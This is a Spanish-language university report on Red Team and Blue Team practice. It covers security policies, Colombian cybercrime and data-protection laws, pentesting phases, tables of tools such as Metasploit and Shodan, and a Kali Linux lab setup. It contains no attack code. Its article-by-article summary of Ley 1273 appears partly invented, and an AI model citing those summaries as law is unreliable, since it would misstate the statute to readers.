CAPACIDADES TECNICAS LEGALES Y DE GESTIÓN PARA EQUIPOS RED TEAM & BLUE TEAM

MARIANA SOFIA MONSALVE GUALTEROS

(SOCIALIZACIÓN DE INFORME TÉCNICO)

ASESOR JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA- UNAD,

CAUCA

POPAYÁN

2024

NOTA DE ACEPTACIÓN

_____

_____

_____

_____

Firma

_____

_____

_____

Fecha _____

Contenido

LISTADO DE TABLAS

1. INTRODUCCIÓN

En la era digital actual, la ciberseguridad se ha convertido en un pilar fundamental de la gestión de riesgos en el entorno empresarial. La creciente dependencia de la tecnología de la información y la interconexión global han brindado innumerables oportunidades, pero también han expuesto a las empresas a un panorama de amenazas cibernéticas en constante evolución. En este contexto,la ciberseguridad empresarial se ha vuelto esencial para proteger activos digitales,mantener la confidencialidad de la información y garantizar la continuidad de la operación.

Este informe técnico se centra en la interacción esencial entre las políticas de seguridad y la implementación técnica en el contexto de la ciberseguridad empresarial. Las políticas de seguridad son documentos que establecen las directrices y procedimientos que rigen la protección de la información y los activos críticos de una organización. Sin embargo, estas políticas solo cobran vida a travésde la aplicación de medidas técnicas concretas. La ciberseguridad empresarial no es simplemente una cuestión de directrices y reglas, sino una sinergia entre la orientación de políticas y la acción técnica.

Las políticas de seguridad son el marco normativo que guía la toma de decisiones en cuanto a la protección de la información y los sistemas. Estas

políticasestablecen estándares y expectativas claras para los empleados y otros usuarios de la tecnología. Sin embargo, la efectividad de estas políticas depende en última instancia de su implementación técnica. Las medidas técnicas sólidas respaldan y dan vida a las políticas, garantizando que las normas se cumplan y que los activosdigitales estén protegidos de manera efectiva.

2. OBJETIVOS

GENERAL

Evaluar las acciones de los equipos Red Team & Blue Team de una organización en el marco de los criterios éticos y legales.

ESPECÍFICOS

- Identificar y citar puntualmente las leyes colombianas y los artículos específicos que podrían estar siendo violados por cualquier proceso o disposición dentro del Anexo 3 - Acuerdo, que vayan en contra de la ciberseguridad y la legalidad.

- Argumentar de manera clara y fundamentada por qué ciertos procesos o disposiciones en el Anexo 3 – Acuerdo podrían estar en contravención de las leyescolombianas.

- Evaluar y analizar la decisión de aceptar o rechazar el contrato y acuerdo deconfidencialidad de la organización HackerHouse.

- Buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y ética.

3. RESUMEN

La ciberseguridad se ha convertido en un elemento crítico para la gestión de riesgos en el entorno empresarial actual. Este informe técnico se centra en la importancia de las políticas de seguridad y su implementación técnica en la protección de activos digitales y la garantía de la continuidad de las operaciones deuna empresa.

Las políticas de seguridad son documentos que establecen directrices y procedimientos para proteger la integridad, confidencialidad y disponibilidad de la información. Sin embargo, su efectividad depende en gran medida de la implementación técnica adecuada. Este informe destaca la interacción esencial entre las políticas de seguridad y las medidas técnicas, resaltando cómo ambas facetas se complementan mutuamente en la ciberseguridad empresarial.

Se analizan las políticas clave, como las relacionadas con contraseñas, acceso, actualización, copias de seguridad y seguridad en dispositivos, y se resaltasu importancia para establecer estándares y expectativas claras. Luego, se explora la implementación técnica de estas políticas, incluyendo la detección y prevención de amenazas, la autenticación y el control de acceso, el cifrado de datos, la respuesta a incidentes y la seguridad en dispositivos. Cada una de estas medidas técnicas respalda y da vida a las políticas de seguridad.

El informe subraya la necesidad de un enfoque equilibrado que combine políticas sólidas con medidas técnicas efectivas. La colaboración entre los departamentos

de seguridad de la información y tecnología de la información es esencial para garantizar una defensa técnica eficaz. La ciberseguridad empresarial es un desafío en constante evolución, y la inversión en tecnologías de seguridad, la formación continua de los empleados y la actualización constante de políticas y prácticas son clave para mantener la empresa segura en el panorama digital actual.

4. INFORME

El enfoque de integración de equipos Blue Team, Red Team y Purple Teamen una organización es esencial para fortalecer la ciberseguridad y la resiliencia ante amenazas cibernéticas. Esta estrategia, que combina la defensa, la evaluacióny la colaboración proactiva, representa un avance significativo en la gestión de riesgos y la protección de activos digitales.

El Blue Team, responsable de la seguridad cibernética defensiva, opera comoel escudo de la organización, monitoreando constantemente la infraestructura, identificando vulnerabilidades y aplicando medidas de mitigación (Johnson, 2017). La evaluación continua de las defensas permite la detección temprana de amenazasy la adaptación rápida a los cambios en el panorama de seguridad.

Por otro lado, el Red Team desempeña un papel crucial al simular ataques y amenazas avanzadas con el fin de evaluar la efectividad de las medidas de seguridad implementadas (GARCÍA, 2016). Este enfoque proporciona información valiosa sobre las debilidades y lagunas en la estrategia de seguridad, lo que permite a la organización tomar medidas correctivas y mejorar sus defensas.

La verdadera innovación radica en la integración del Purple Team, que actúa como un puente entre el Blue Team y el Red Team (SMITH, 2019). Este equipo fomenta la colaboración y la comunicación entre las partes, permitiendo un intercambio continuo de conocimientos y estrategias. El Purple Team trabaja para alinear los esfuerzos defensivos y ofensivos, lo que facilita la mejora

constante de la postura de seguridad de la organización.

La combinación de estos equipos crea un ciclo de retroalimentación positiva, donde las debilidades identificadas por el Red Team se abordan eficazmente por elBlue Team, y las estrategias defensivas mejoradas se comparten con el Red Team. Esto resulta en una mejora constante y una mayor preparación ante amenazas cibernéticas.

Esta integración de equipos es fundamental para mantener la seguridad cibernética en constante evolución en un mundo digital en constante cambio. Al adoptar este enfoque, las organizaciones pueden optimizar sus recursos, reducir la exposición a riesgos y fortalecer su capacidad para defenderse contra amenazas cibernéticas, garantizando así la protección de sus activos digitales y la continuidadde sus operaciones.

A continuación, Se establecen una serie de políticas para mejorar aspectos de ciberseguridad:

Tabla 1 Políticas de ciberseguridad

Política	**Descripción**	**Paso a Paso**	**Ventaja**	**Responsable**
Política de contraseñas	Establece requisitos para contraseñas fuertes y su cambio regular.	1. Requerir contraseñas complejas. 2. Establecer cambios de contraseña regulares.	Protege las cuentas y datos contra accesos no autorizados.	Departa-mento de IT
Política de acceso	Define quién tiene acceso a qué recursos y cuándo.	1.Otorgar acceso basado en roles. 2. Revisar y revocar permisos cuando sea necesario.	Limita el acceso no autorizado a sistemas y datos.	Responsa-ble de Seguridad de la Información
Política de capacitación	Promueve la formación y la	1. Ofrecer capacitación en	Ayuda a los empleados a	Departamen-to de

	concienciación de los empleados sobre ciberseguridad.	seguridad. 2. Realizar ejercicios de concienciación.	Reconocer y prevenir amenazas.	Recursos Humanos
Política de actualización	Requiere parches y actualiza-ciones regulares para sistemasy software.	1. Establecer un programa de actualizaciones. 2. Automatizar las actualizaciones cuando sea posible.	Corrige vulnerabilidades conocidas y Mejora la seguridad.	Departa-mento de IT
Política de copias de seguridad	Establece la realización periódica de copias de seguridad de datos críticos.	1.Programar copias de seguridad regulares. 2. Almacenar copias de seguridad en ubicacione sseguras.	Facilita la recuperación de datos en caso de pérdida o daño.	Departa-mento de IT

Política de cifrado	Exige el Cifrado de datos confidenciales en tránsito y en reposo.	1 Implementar elcifrado en comunicaciones y almacenamiento. 2. Gestionar claves de cifrado de manera segura.	Protege la confidencialidad de la información sensible.	Departa-mento de Seguridad de la Información
Política de respuesta a incidentes	Define los pasos a seguir ante incidentes de seguridad.	1. Establecer un equipo de respuesta a incidentes. 2. Documentar incidentes y acciones tomadas.	Permite una respuesta rápida y eficazante amenazas.	Equipo de Respuesta a Incidentes

Política de control de dispositivos	Regula qué dispositivos pueden conectarse a lared de la organización.	1. Definir una lista de dispositivos permitidos. 2.Implementar soluciones de gestión de dispositivos.	Evita conexiones noautorizadas y dispositivos comprometidos.	Departa-mento de IT
Política de acceso remoto	Establece reglas para la conexión asistemas desde ubicaciones externas.	1. Utilizar conexiones VPN seguras. 2. Autenticación de dos factores para acceso remoto.	Protege la red contra accesos no autorizados desde fuera.	Departame nto de IT

Política de auditoría y seguimiento	Define cómo se monitorean y auditan los sistemas y Actividades de usuarios.	1. Registrar y revisar registros de eventos. 2. Realizar auditorías periódicas.	Ayuda a identificar actividades sospechosas y cumplir con regulaciones.	Equipo de Seguridad de la Información

Sin duda, la importancia de la ciberseguridad en las empresas no puede subestimarse en la era digital actual. La creciente dependencia de la tecnología de la información y la interconexión constante han dado lugar a una mayor exposicióna amenazas cibernéticas. Como lo expresó Michael Dell, CEO de Dell Technologies: "La ciberseguridad es un desafío global que requiere una respuesta global". Esta respuesta global es especialmente crítica para las empresas, ya que almacenan y gestionan datos confidenciales, información financiera y otros activos críticos.

En un mundo donde los ciberataques son cada vez más sofisticados, las empresas son objetivos frecuentes de ciberdelincuentes. Según el informe de Symantec sobre amenazas a la seguridad, las empresas son atacadas constantemente, y las consecuencias de un ataque exitoso pueden ser devastadoras, incluyendo la pérdida de datos, la interrupción de operaciones y daños a la reputación. Para citar a Thomas Friedman, columnista del New York Times: "Es importante recordar que la ciberseguridad no es solo sobre la

protección de la infraestructura, sino también sobre la protección de la información".

Además de las amenazas externas, las empresas deben estar preparadas para hacer frente a amenazas internas, como empleados negligentes o maliciosos.La educación y la concienciación de los empleados son fundamentales en este contexto, como señala Whitfield Diffie, pionero de la criptografía: "La ciberseguridades realmente solo una cuestión de sentido común. Se trata de enseñar a la gente apensar antes de hacer clic".

La adopción de políticas y prácticas de ciberseguridad sólidas, como las mencionadas en este informe, no solo protege a las empresas de amenazas externas e internas, sino que también les permite cumplir con regulaciones gubernamentales y estándares de la industria. En palabras de Julius Genachowski, ex presidente de la Comisión Federal de Comunicaciones (FCC) de EE. UU., "La ciberseguridad no es una característica opcional en la era digital, es una obligación crítica para proteger nuestros activos y la privacidad de las personas".

La ciberseguridad en el contexto empresarial es una disciplina técnica que involucra una serie de prácticas y tecnologías específicas. Los ciberataques modernos son cada vez más sofisticados, y los actores maliciosos utilizan técnicasavanzadas para comprometer sistemas y redes. Como tal, las empresas deben adoptar un enfoque técnico sólido para proteger sus activos digitales.

Detección y Prevención de Amenazas

La detección temprana de amenazas es un pilar central en la ciberseguridad

empresarial. La implementación de sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS) es fundamental para monitorear y bloquear actividades sospechosas en la red. La detección de malware y la evaluación del tráfico de red en busca de patrones anómalos son prácticas clave. Como lo señala el informe del Instituto SANS, "la detección temprana permite una respuesta más rápida y eficaz a los incidentes" (SANS Institute, 2020).

Autenticación y Control de Acceso

La autenticación y el control de acceso son fundamentales para garantizar que solo las personas y dispositivos autorizados tengan acceso a sistemas y datos. La autenticación de dos factores (2FA) es una medida crítica que agrega una capa adicional de seguridad. La implementación de sistemas de gestión de identidades y accesos (IAM) facilita la administración de permisos de usuario y roles (NIST, 2017).

Cifrado de Datos

El cifrado de datos, tanto en reposo como en tránsito, es una técnica efectivapara proteger la confidencialidad de la información. La criptografía moderna, basadaen algoritmos robustos, garantiza que los datos estén protegidos incluso si caen en manos equivocadas. La gestión segura de claves de cifrado es esencial para garantizar que solo las partes autorizadas puedan descifrar los datos (SCHNEIER,

1996).

Respuesta a Incidentes

La respuesta a incidentes es un proceso técnico que implica la identificación, contención y recuperación de sistemas comprometidos. La implementación de un equipo de respuesta a incidentes (CSIRT) y la documentación de los incidentes y las acciones tomadas son pasos técnicos clave. La recopilación de evidencia digital y el análisis forense son prácticas comunes en este proceso. (NIS, 2018).

Seguridad en Dispositivos

El control de dispositivos implica la regulación de qué dispositivos pueden conectarse a la red de la organización. La implementación de soluciones de gestión de dispositivos (MDM) permite un control técnico más preciso. La segmentación de red y el aislamiento de dispositivos críticos son estrategias técnicas para prevenir conexiones no autorizadas (CISCO, 2020).

Vídeo: https://youtu.be/S-6eyKce2cs?si=9q-nAjdvXYijjBxi

ANÁLISIS DE LA LEGISLACIÓN RELACIONADA CON DELITOS INFORMÁTICOS

LEY 1273 DE 2009

El propósito principal de esta legislación es implementar reglas que prevengan, investiguen y castiguen los delitos informáticos en Colombia, además de salvaguardar la integridad y seguridad de la información en el entorno digital.

Asimismo, busca regular el acceso y uso inapropiado de datos electrónicos y establecer medidas para enfrentar el ciberterrorismo y otras acciones ilícitas en el ciberespacio.

Artículo 1: Define los conceptos clave relacionados con delitos informáticos, como acceso abusivo a un sistema informático, daño informático, datos protegidos, entre otros.

Artículo 2: Establece que la ley se aplica a cualquier acto cometido en el territorio colombiano, independientemente de la ubicación del servidor o sistema informático involucrado.

Artículo 3: Tipifica como delitos informáticos la interceptación de datos, el acceso abusivo a sistemas informáticos, la violación de medidas de seguridad, la utilización de software malicioso y otras acciones ilícitas en el ámbito digital.

Artículo 4: Establece penas y sanciones para quienes cometan delitos informáticos, considerando la gravedad de la infracción y el daño causado.

Artículo 5: Faculta a las autoridades competentes para investigar y perseguir los delitos informáticos, incluso cuando estos sean cometidos en el extranjero.

Artículo 6: Establece que los proveedores de servicios de internet deben colaborar con las autoridades para identificar a los responsables de delitosinformáticos.

Artículo 7: Promueve la creación de equipos especializados en ciberseguridad yla cooperación internacional para combatir los delitos informáticos.

Artículo 8: Impulsa la promoción de la educación y concienciación acerca de la seguridad informática en entidades educativas y empresas.

Artículo 9: Establece la obligación de las entidades públicas y privadas de implementar medidas de seguridad para proteger la información almacenada en sistemas informáticos.

Artículo 10: Crea la Unidad de Delitos Informáticos de la Policía Nacional para investigar y perseguir los delitos informáticos.

LEY 1581 DE 2012

Es una legislación en Colombia que tiene como propósito establecer medidas para proteger los datos personales. Su enfoque principal es salvaguardar el derecho fundamental a la privacidad de los ciudadanos al regular el manejo de la información personal en el territorio nacional.

Definición de Datos Personales: La ley define qué se entiende por datos personales y establece que toda información que permita identificar a una persona o hacerla identificable, de manera directa o indirecta, está sujeta a esta normativa.

Principios Rectores: La ley establece los principios rectores que deben guiar el tratamiento de datos personales, como el consentimiento informado, la finalidad legítima, la calidad, la seguridad y la confidencialidad de la información.

Consentimiento: Se requiere el consentimiento previo, expreso e informado de la persona para el tratamiento de sus datos personales, a menos que exista una excepción legal.

Derechos de los Titulares: La ley otorga a los titulares de datos personales una serie de derechos, como el acceso, rectificación, actualización, cancelación y oposición al tratamiento de sus datos.

Obligaciones de los responsables del Tratamiento: Las organizaciones que manejan datos personales deben cumplir con ciertas obligaciones, como implementar medidas de seguridad, garantizar la confidencialidad de la información y registrar sus bases de datos en el Registro Nacional de Bases deDatos.

Transferencia Internacional de Datos: La ley regula la transferencia de datos personales fuera de Colombia y exige garantías adecuadas para proteger la privacidad de los titulares.

Autoridad de Control: La Superintendencia de Industria y Comercio es la entidad encargada de supervisar el cumplimiento de la ley y aplicar sanciones en caso de incumplimiento.

LEY 1581 DE 2012

La ley establece las normas generales para proteger los datos personales en Colombia. Respecto a las multas por el incumplimiento de esta legislación, estas pueden variar según la gravedad de la infracción y la naturaleza de la violación de las reglas establecidas.

La Superintendencia de Industria y Comercio (SIC) es la entidad responsable de supervisar y velar por el cumplimiento de la Ley 1581 de 2012. La SIC cuenta conla autoridad para llevar a cabo investigaciones y realizar inspecciones con el propósito de asegurar que las organizaciones estén adecuadamente cumpliendo con las disposiciones de la ley en lo que respecta al tratamiento de datos personales.

Tabla 1 Resumen de las leyes mencionadas

	Ley 1273 de 2009	**Ley 1581 de 2012**	**Ley 1266 de 2008**
Área	Delitos informáticos y ciberseguridad	Protección de datos personales	Habeas data y protección de datos
Objetivo	Prevenir, investigar y sancionar delitos informáticos y proteger la seguridad de la información en entornos digitales	Garantizar el derechoa la privacidad de los ciudadanos regulando el tratamiento de datos personales	Regular el manejo de información financiera y crediticia de los ciudadanos y proteger sus derechos
Entidad Reguladora	No especifica una entidad particular	Superintendencia de Industria y Comercio (SIC)	Superintendencia de Industria y Comercio (SIC)
Consentimiento	No aplica a la protección de datos personales	Requiere consentimiento previo, expreso e informado para el tratamiento de datos personales	No aplica a la protección de datos personales
Derechos de lostitulares	No especifica derechos de titulares de datos	Acceso, rectificación, actualización, cancelación y oposición al	Acceso, corrección, actualización y supresión de información

		tratamiento de datos	financiera y crediticia
Obligaciones de los responsables del tratamiento	No especifica obligaciones específicas para tratamiento de datos personales	Implementar medidas de seguridad, garantizar confidencialidad de datos y registro en el Registro Nacional de Bases de Datos	Implementar medidas para proteger la información financiera y crediticia
Multas y sanciones	No especifica multas y sanciones para incumplimientos	Pueden variar según gravedad del incumplimiento de protección de datos	Multas y sanciones por incumplimiento de manejo de información financiera y crediticia
Temas relacionados	Ciberseguridad, delitos informáticos	Privacidad y protección de datos personales	Manejo de información financiera y crediticia

Nota: Se específica las características, similitudes y diferencias de las leyes: Ley 1581 de 2012, Ley 1581 de 2012 y Ley 1273 de 2009.

ANÁLISIS SOBRE EL EJERCICIO DE PENTESTING

El pentesting, o pruebas de penetración, es una técnica de evaluación de seguridad informática que busca identificar y evaluar las vulnerabilidades de un sistema, red o aplicación, con el objetivo de mejorar su nivel de seguridad. Según (ROUSE, 2020), el pentesting implica simular ataques reales, utilizando técnicas y herramientas similares a las que emplearían los ciberdelincuentes, para descubrir posibles fallos de seguridad y medir la efectividad de las defensas implementadas.

El pentesting es una práctica ampliamente reconocida y empleada en el campo de la seguridad informática. Los profesionales de seguridad utilizan esta metodología para evaluar la fortaleza de la infraestructura de TI de una organización y mitigar los riesgos potenciales antes de que sean explotados por actores malintencionados (TOBIN, 2020).

Sus etapas son:

RECOPILACIÓN DE INFORMACIÓN / ENUMERACIÓN:

En esta etapa del pentesting, se lleva a cabo la recopilación de información sobre el objetivo de la evaluación, que puede ser una red, sistema o aplicación. Esta fase implica el uso de diversas técnicas y herramientas para obtener datos relevantes sobre la infraestructura, servicios, usuarios y cualquier otra informaciónque pueda ayudar a los evaluadores a entender el panorama general de la entidadobjetivo.

ANÁLISIS DE VULNERABILIDADES:

Una vez recopilada la información, se procede a analizar los datos obtenidos conel objetivo de identificar posibles vulnerabilidades en el sistema. Durante esta etapa, se utilizan diversas herramientas de escaneo y análisis para detectar fallos de seguridad, configuraciones incorrectas o debilidades que puedan ser explotadas por un atacante.

EXPLOTACIÓN DE VULNERABILIDADES:

Una vez que se han identificado las vulnerabilidades, el equipo de pentesting procede a explotarlas con el objetivo de ganar acceso no autorizado al sistema o red. En esta fase, los evaluadores utilizan técnicas y exploits específicos para aprovechar las debilidades encontradas y demostrar la gravedad de las fallas de seguridad.

POST EXPLOTACIÓN:

Después de haber obtenido acceso al sistema objetivo, los evaluadores realizan una fase de post-explotación para mantener su presencia de manera encubierta. Esta etapa simula el comportamiento de un atacante real, con el objetivo de evaluar la efectividad de las defensas de la organización y determinar cómo responderían ante una amenaza real.

REPORTE:

Una vez finalizado el proceso de pentesting, se elabora un informe detallado que documenta todas las acciones realizadas, las vulnerabilidades encontradas y las recomendaciones para mejorar la seguridad. El reporte es entregado al cliente para que pueda tomar las medidas necesarias para corregir las vulnerabilidades identificadas y mejorar la protección de su infraestructura.

Footprinting, también conocido como rastreo o huella digital, es una fase inicial del proceso de pruebas de penetración (pentesting) o de análisis de seguridad.

Consiste en la recopilación de información sobre una organización, su infraestructura, sistemas, empleados y cualquier otra información relevante que pueda ser utilizada para comprender y evaluar la seguridad de la entidad objetivo.

Según (Basta, 2017), el footprinting es una actividad legal y ética que busca obtener una visión general de la exposición digital de la organización antes de continuar con el proceso de pruebas de penetración. Esta etapa proporciona una base sólida para las siguientes fases del pentesting, ya queayuda a los profesionales de seguridad a tomar decisiones más informadas sobre qué enfoques y metodologías son más apropiados para la evaluación de la seguridad.

La importancia del footprinting radica en que nos permite conocer en detalle el objetivo antes de empezar. Es como explorar el terreno antes de una expedición: saber dónde están los riesgos, las debilidades y las posibles áreas de interés nos da una ventaja estratégica. Además, nos ayuda a tomar decisiones más informadas sobre cómo proceder y qué áreas examinar con más detalle.

Al realizar el footprinting, estamos poniendo en práctica habilidades detectivescasy analíticas. Es emocionante investigar fuentes de información, recopilar datos y armar un panorama completo. Esta etapa nos da la oportunidad de ejercitar nuestra creatividad y pensar como un posible atacante, lo que aporta un aspecto desafiante y enriquecedor a nuestra formación.

APLICACIONES (OPENSOURCE Y PAGAS) PODRÍA UTILIZAR PARA ESTE PROCESO

Tabla 2 Herramientas para pentesting

Aplicación	Beneficios	Desventajas	Licencia
Metasploit	- Amplia gamade exploits y herramientas	- Requiere conocimientos técnicos avanzados	Metasploit
	- Interfaz gráfica amigable	- Versión gratuita con limitaciones	(Community
	- Activa comunidad deusuarios y soporte	- Versión completa de pago con más funcionalidades	Edition:Open
	- Integración con otras herramientas de pentesting		Source;Pro:
	- Actualizaciones frecuentes		Propietaria)

Nmap	- Escaneo de redes rápido y versátil	- Interfaz de usuario no tan amigable	GNU General
	- Identificaciónde puertos y servicios	- Requiere conocimientos técnicos para su uso	Public License
	- Detección de vulnerabilidades	- No incluye explotación de vulnerabilidades	(GPL)
Burp Suite	- Análisis de seguridad de aplicaciones web	- Licencia de pago puede sercostosa	Freeware
	- Escaneo de vulnerabilidades	- Versión gratuita con funcionalidades limitadas	(Community
	- Proxy y captura detráfico		Edition)
	- Herramientas para manipulación de solicitudes		

Wireshark	- Análisis de tráfico de red en tiempo real	- Curva de aprendizaje pronunciada	GNU General
	- Soporte parauna amplia	- Requiere acceso a tráficode red real	Public License
	variedad de protocolos		
	- Filtrado y búsqueda de paquetes	- Menos enfocado en explotación de vulnerabilidades	(GPL)
OWASP Zap	- Herramientade seguridad para aplicaciones web	- Interfaz de usuario menos amigable	Apache License
	- Escaneo y detección de vulnerabilidades	- Menos funcionalidades que Burp Suite	2.0
	- Intercepción y manipulación de solicitudes	- Menos soportede la comunidad que Burp Suite	

	- Actualizaciones frecuentes		

Tabla 3 Herramientas para footprinting

Aplicación	Beneficios	Desventajas	Licencia
Recon-ng	- Herramientade código abierto	- Requiere conocimientos técnicos para su uso	GNU General
	- Automatización de búsqueda de información	- Menos amigable parausuarios no técnicos	Public License
	- Amplia variedad de módulos para recopilación de información	- Puede generar grandes cantidades de datos	(GPL)
theHarvester	- Fácil de usar y configurar	- No tan versátil como otras herramientas	GNU General

	- Recopilaciónde información diversas fuentes	- Puede ser bloqueado por algunos sitios web	Public License
	- Rápida obtención deresultados	- Menos funcionalidadesen comparación con otras	(GPL)
Shodan	- Motor de búsqueda para	- Requiere suscripción	Propietaria
	dispositivos conectados	para obtener resultados más completos	
	- Amplia basede datos de dispositivos y servicios	- Solo muestra resultados públicos	
	- Identificaciónde dispositivos vulnerables	- No se enfocaen recopilaciónde información personal	

Maltego	- Interfazgráfica amigable	- Versión gratuita tiene limitaciones	Propietaria
	- Análisis de relaciones entre datos	- Versión de pago puede ser costosa	
	- Recopilaciónde informaciónde diversas fuentes	- No es completamente código abierto	
SpiderFoot	- Plataforma de recopilación de información	- Requiere conocimientos técnicos para su uso	GNU General
	- Integración con diversas fuentes de datos	- Menos amigable para usuarios no técnicos	Public License
	- Análisis automático de información	- Requiere acceso a Internet para	- Análisis automático de información

EXPLICACIÓN DE LAS HERRAMIENTAS Y SERVICIOS UTILIZADOS EN CIBERSEGURIDAD

Metasploit es una herramienta ampliamente utilizada en seguridad informática, diseñada para pruebas de penetración y desarrollo de exploits. Fue desarrolladapor HD Moore y su equipo en 2003 como un proyecto de código abierto con el propósito de ofrecer una plataforma integral para realizar pruebas de seguridad yevaluación de vulnerabilidades (MOORE, 2003).

El funcionamiento de Metasploit se basa en un modelo cliente-servidor, donde el cliente es la interfaz de línea de comandos llamada "msfconsole". Esta interfaz permite a los usuarios interactuar con el framework y ejecutar comandos para realizar diversas acciones, como seleccionar módulos, exploits y payloads, configurar opciones de escaneo y llevar a cabo ataques contra sistemas objetivo (RAPID7, 2021).

La arquitectura de Metasploit es modular y extensible, permitiendo a los usuarios agregar o quitar módulos, exploits y payloads según sus necesidades. Los módulos de Metasploit están escritos en Ruby y están organizados en categorías específicas, como exploits, payloads y post-explotación. Esta arquitectura modular facilita el desarrollo de nuevos módulos y exploits, permitiendo la constante expansión y actualización de la herramienta (MOORE, 2003).

Metasploit brinda una amplia variedad de opciones para realizar pruebas de penetración y evaluación de vulnerabilidades. Los usuarios pueden seleccionar

diferentes módulos de explotación y payloads para personalizar las pruebas y los ataques según el entorno objetivo. Además, ofrece opciones para escaneo de vulnerabilidades, ingeniería social, generación de reportes, entre otros (RAPID7, 2021).

Metasploit se encuentra disponible en diversas versiones. La versión Metasploit Framework es de código abierto y se distribuye de forma gratuita, brindando acceso a una amplia gama de exploits y módulos. Por otro lado, Metasploit Pro esuna versión comercial que ofrece características adicionales, soporte técnico y actualizaciones frecuentes (RAPID7, 2021).

CVE

Un CVE (Common Vulnerabilities and Exposures) es un sistema de nomenclaturay enumeración utilizado para identificar y referirse a vulnerabilidades de seguridaden software y hardware. Fue desarrollado por el equipo del MITRE Corporation para facilitar la comunicación y el intercambio de información sobre vulnerabilidades entre diferentes actores en la comunidad de seguridad informática (MITRE Corporation, 2021).

El formato de la estructura de un CVE consta de un identificador alfanumérico único que sigue una convención específica. Según el MITRE Corporation (2021), la estructura de un CVE se compone de la siguiente manera:

CVE-YEAR-NUMBER

"CVE": Es el prefijo que indica que el identificador corresponde a un CVE."YEAR": Representa el año en que se asignó el identificador.

"NUMBER": Es el número específico de la vulnerabilidad dentro del año de asignación.

Por ejemplo, CVE-2021-12345 es un identificador CVE asignado en el año 2021 y representa la vulnerabilidad número 12345 identificada en algún software o hardware específico.

Este formato de nomenclatura permite que los profesionales de seguridad, investigadores y proveedores de soluciones puedan referirse de manera única a una vulnerabilidad en particular, facilitando así la comunicación y el análisis de las mismas. Además, el sistema CVE también es ampliamente utilizado en bases de datos de vulnerabilidades, como el NIST National Vulnerability Database (NVD), para proporcionar información detallada sobre cada vulnerabilidad identificada (National Institute of Standards and Technology, 2021).

Exploit Database (https://www.exploit-db.com/) es un recurso en línea ampliamente utilizado que proporciona una colección de exploits y pruebas deconcepto (POC) para diversas vulnerabilidades de seguridad en software y hardware. Es una base de datos pública y gratuita mantenida por Offensive Security, que permite a los profesionales de seguridad, investigadores y entusiastas de la seguridad acceder a información detallada sobre exploits disponibles para vulnerabilidades conocidas.

La utilización de Exploit Database es relativamente sencilla. Los usuarios pueden acceder al sitio web y buscar exploits utilizando diferentes criterios, como el nombre del producto, el fabricante, el tipo de vulnerabilidad o el CVE asociado. Al encontrar un exploit adecuado, los usuarios pueden descargarlo y utilizarlo para realizar

pruebas de penetración, pruebas de concepto o investigaciones de seguridad en sistemas y aplicaciones que puedan ser vulnerables a la explotación.

La relación entre Exploit Database y CVE es fundamental para el funcionamiento y organización de la base de datos de exploits. Según Offensive Security (2021), cada exploit en Exploit Database está asociado a una o varias vulnerabilidades identificadas por su identificador CVE. En la descripción de cada exploit, generalmente se proporciona el CVE correspondiente que identifica la vulnerabilidad que el exploit aprovecha.

Esta articulación entre Exploit Database y CVE permite a los usuarios encontrar exploits específicos para vulnerabilidades concretas. Al buscar por el identificador CVE en Exploit Database, los usuarios pueden acceder rápidamente a los exploits disponibles para esa vulnerabilidad específica, lo que les facilita la investigación y la comprensión de cómo se puede explotar dicha vulnerabilidad en diferentes escenarios.

Evidencia de la implementación del “banco de trabajo” en su entorno local Kali Linux

Ilustración 1 Configuración hardware Kali linux en virtualbox




Ilustración 2 Asignación de espacio en disco duro Kali Linux

